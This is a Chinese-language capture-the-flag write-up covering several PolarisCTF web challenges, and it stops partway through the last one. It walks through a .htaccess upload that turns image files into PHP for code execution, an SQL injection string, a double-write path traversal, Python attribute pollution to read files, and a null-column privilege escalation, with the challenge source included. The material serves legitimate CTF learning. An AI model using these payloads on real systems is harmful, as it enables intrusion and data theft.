记录一下polarisctf,web单排名127,是的我是菜鸡-_-,路边一条。。。。

解出 only_real_revenge 题目简介 乘其他师傅吃午饭去了,抢了个血:)

WP F12

登入后f12直接更改前端代码

然后上传文件,但是似乎没有成功,然后把路由换成upload.php

猜测上传目录是uploads,然后访问,发现确实存在这么个目录
尝试访问uploads/gifmm.jpg,成功上传 且文件名都没有改变

然后再上传.htaccess文件,让jpg文件当做php解析

然后rce读取flag

Broken Trust 题目简介 wp 注册,然后登入,点击refesh session data


发现返回了uid相关的数据,起初以为是根据session解析的,后面把uid随便改了发现报错了。所以应该有数据库的查询,尝试sql注入
1 {"uid":"ede088b0999f4797a0255a384856b282' or 1=1--+"}
成功拿到admin的uid
1 ?/api/admin?action=backup&file=....//....//flag
然后用读取备份文件的功能目录穿越加双写饶过
only real 题目简介 一开始用的only_real_revenge的做法,然后连接蚁剑找flag文件发现存在flag.php,非预期就是直接访问flag.php拿flag :(
ez_python 题目简介 wp app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44

from flask import Flask, request import json app = Flask(__name__) def merge(src, dst): for k, v in src.items(): if hasattr(dst, '__getitem__'): if dst.get(k) and type(v) == dict: merge(v, dst.get(k)) else: dst[k] = v elif hasattr(dst, k) and type(v) == dict: merge(v, getattr(dst, k)) else: setattr(dst, k, v) class Config: def __init__(self): self.filename = "app.py" class Polaris: def __init__(self): self.config = Config() instance = Polaris() @app.route('/', methods=['GET', 'POST']) def index(): if request.data: merge(json.loads(request.data), instance) return "Welcome to Polaris CTF" @app.route('/read') def read(): return open(instance.config.filename).read() @app.route('/src') def src(): return open(__file__).read() if __name__ == '__main__': app.run(host='0.0.0.0', port=5000, debug=False)
查看源码,看到merge函数就可能是原型链污染
1
2
3

@app.route('/read') def read(): return open(instance.config.filename).read()
这里有个文件读取,只需要把config.filename污染成想要读取的文件就行
AutoPypy 题目简介 wp server.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
import os import sys import subprocess from flask import Flask, request, render_template, jsonify app = Flask(__name__) BASE_DIR = os.path.dirname(os.path.abspath(__file__)) UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads') if not os.path.exists(UPLOAD_FOLDER): os.makedirs(UPLOAD_FOLDER) @app.route('/') def index(): return render_template("index.html") @app.route('/upload', methods=['POST']) def upload(): if 'file' not in request.files: return 'No file part', 400 file = request.files['file'] filename = request.form.get('filename') or file.filename save_path = os.path.join(UPLOAD_FOLDER, filename) save_dir = os.path.dirname(save_path) if not os.path.exists(save_dir): try: os.makedirs(save_dir) except OSError: pass try: file.save(save_path) return f'成功上传至: {save_path}' except Exception as e: return f'上传失败: {str(e)}', 500 @app.route('/run', methods=['POST']) def run_code(): data = request.get_json() filename = data.get('filename') target_file = os.path.join('/app/uploads', filename) launcher_path = os.path.join(BASE_DIR, 'launcher.py') try: proc = subprocess.run( [sys.executable, launcher_path, target_file], capture_output=True, text=True, timeout=5, cwd=BASE_DIR ) return jsonify({"output": proc.stdout + proc.stderr}) except subprocess.TimeoutExpired: return jsonify({"output": "Timeout"}) if __name__ == '__main__': import site print(f"[*] Server started.") print(f"[*] Upload Folder: {UPLOAD_FOLDER}") print(f"[*] Target site-packages (Try to reach here): {site.getsitepackages()[0]}") app.run(host='0.0.0.0', port=5000)


os.path.join合并一个路径时,如果遇到以 / 开头的绝对路径参数,会直接丢弃前面的所有路径,如图所示当filename=/flag,
final_name=os.path.join("/uploads/",filename)的结果是/flag
访问/run路由时,会执行launcher.py,参数是target_file
launcher.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import subprocess import sys def run_sandbox(script_name): print("Launching sandbox...") cmd = [ 'proot', '-r', './jail_root', '-b', '/bin', '-b', '/usr', '-b', '/lib', '-b', '/lib64', '-b', '/etc/alternatives', '-b', '/dev/null', '-b', '/dev/zero', '-b', '/dev/urandom', '-b', f'{script_name}:/app/run.py', '-w', '/app', 'python3', 'run.py' ] subprocess.call(cmd) print("ok") if __name__ == "__main__": script = sys.argv[1] run_sandbox(script)
proot -b script_name:/app/run.py这是一个文件映射操作,将script_name映射到/app/run.py,脚本最后执行run.py就是在执行script_name,如果script_name是字符串,后执行的时候会报错。Python 的 SyntaxError 报错信息会自动打印出出错的那一行源码。
所以设置script_name是/flag就行了
应该是非预期了:)
醉里挑灯看剑 题目简介 AI神力,借用了队友的GPT plus,代码审计加js沙箱逃逸



wp 源码开头给出了常量FLAG_VALUE,找一下FLAG_VALUE的位置

在/api/release/claim给出flag,
1
2
3
4
5
function assertReleaseCapability(cap: CapabilityView): void { if (cap.role !== 'maintainer' || cap.lane !== 'release') { throw new Error('release lane requires maintainer capability'); } }
一个权限判断,首先先提权
审源码

获取会话信息,然后提取用户的sid,看看getEffectiveCapability具体是怎么实现的
这里设置了默认值,如果role为Null,lane为Null,默认就是maintainer和release
1
2
COALESCE(role, 'maintainer') AS role, COALESCE(lane, 'release') AS lane,

那我们让role和lane为Null不就好了吗,然后我们看看数据是怎么插入数据库的

通过appendCapabilityRows 函数
1
2
3
4
5
6
7
8
9
const firstRowKeys = Object.keys(rows[0]); // 取第一行的所有字段 const shapedRows = rows.map((row) => { const out: Record<string, unknown> = {}; for (const key of firstRowKeys) { // 如果当前行有该字段则使用,否则设为 null out[key] = Object.prototype.hasOwnProperty.call(row, key) ? row[key] : null; } return out; });

这样lane和note就会设置成null,所以我们需要让前面数据使用了role,然后后面的数据不使用。然后我们看看哪里在使用这个函数
然后看看normalizeSyncRows的逻辑,然后就能提权了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
function normalizeSyncRows(body: unknown, claims: SessionClaims): Array<Record<string, unknown>> { if (!body || typeof body !== 'object') { throw new Error('sync body must be object'); } const payload = body as Record<string, unknown>; if (!Array.isArray(payload.ops)) { throw new Error('ops must be an array'); } if (payload.ops.length < 2 || payload.ops.length > 8) { throw new Error('ops length must be between 2 and 8'); } const now = Date.now(); const rows: Array<Record<string, unknown>> = []; for (let i = 0; i < payload.ops.length; i += 1) { const op = payload.ops[i]; if (!op || typeof op !== 'object') { throw new Error(`ops[${i}] must be object`); } const input = op as Record<string, unknown>; const source = typeof input.source === 'string' ? input.source.trim() : ''; if (!source || source.length > 40 || !/^[a-z0-9_.:\/-]+$/i.test(source)) { throw new Error(`ops[${i}].source invalid`); } const note = typeof input.note === 'string' ? input.note.slice(0, 200) : `guest-sync-${i + 1}`; const keepRole = input.keepRole !== false; const keepLane = input.keepLane !== false; const row: Record<string, unknown> = { sid: claims.sid, source, note, stamp: now + i }; if (keepRole) { row.role = 'guest'; } if (keepLane) { row.lane = 'public'; } rows.push(row); } rows.push({ sid: claims.sid, role: 'guest', lane: 'public', source: 'server-tail', note: 'tail guard snapshot', stamp: now + payload.ops.length + 11 }); rows.sort((a, b) => { const sa = String(a.source || ''); const sb = String(b.source || ''); if (sa === sb) { return Number(a.stamp || 0) - Number(b.stamp || 0); } return sa.localeCompare(sb); }); return rows; }
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
const keepRole = input.keepRole !== false; const keepLane = input.keepLane !== false; const row: Record<string, unknown> = { sid: claims.sid, source, note, stamp: now + i }; if (keepRole) { row.role = 'guest'; } if (keepLane) { row.lane = 'public'; }
有个强制降级的操作,keepRole!==false就会role和lane就会被设置为guest和public,所以在后面的数据要使用设置这个

/api/caps/sync直接操作
1
2
3
4
5
6
{ "ops": [ {"source": "aaa"}, {"source": "zzzz","keepRole": false, "keepLane": false} ] }
API

看Auth Header的格式,所以先在/api/auth/guest获取token
这里设置aaa和zzz是为了确保aaa在前面,zzz在后面,不然会失败。

然后访问/api/release/claim
没提权前
提权后
提权成功
虽然提权了,但是这个claims是通过token来分析的,所以依旧是guest,只是数据库变了
consumeReleaseChallenge这个函数防止重放
主要的挑战

验证proof和nonce的格式,
1
2
3
function computeReleaseProof (sid : string , nonce : string string { return crypto.createHash ('sha1' ).update (`${sid} :${nonce} :${RUNNER_KEY} ` ).digest ('hex' ); }
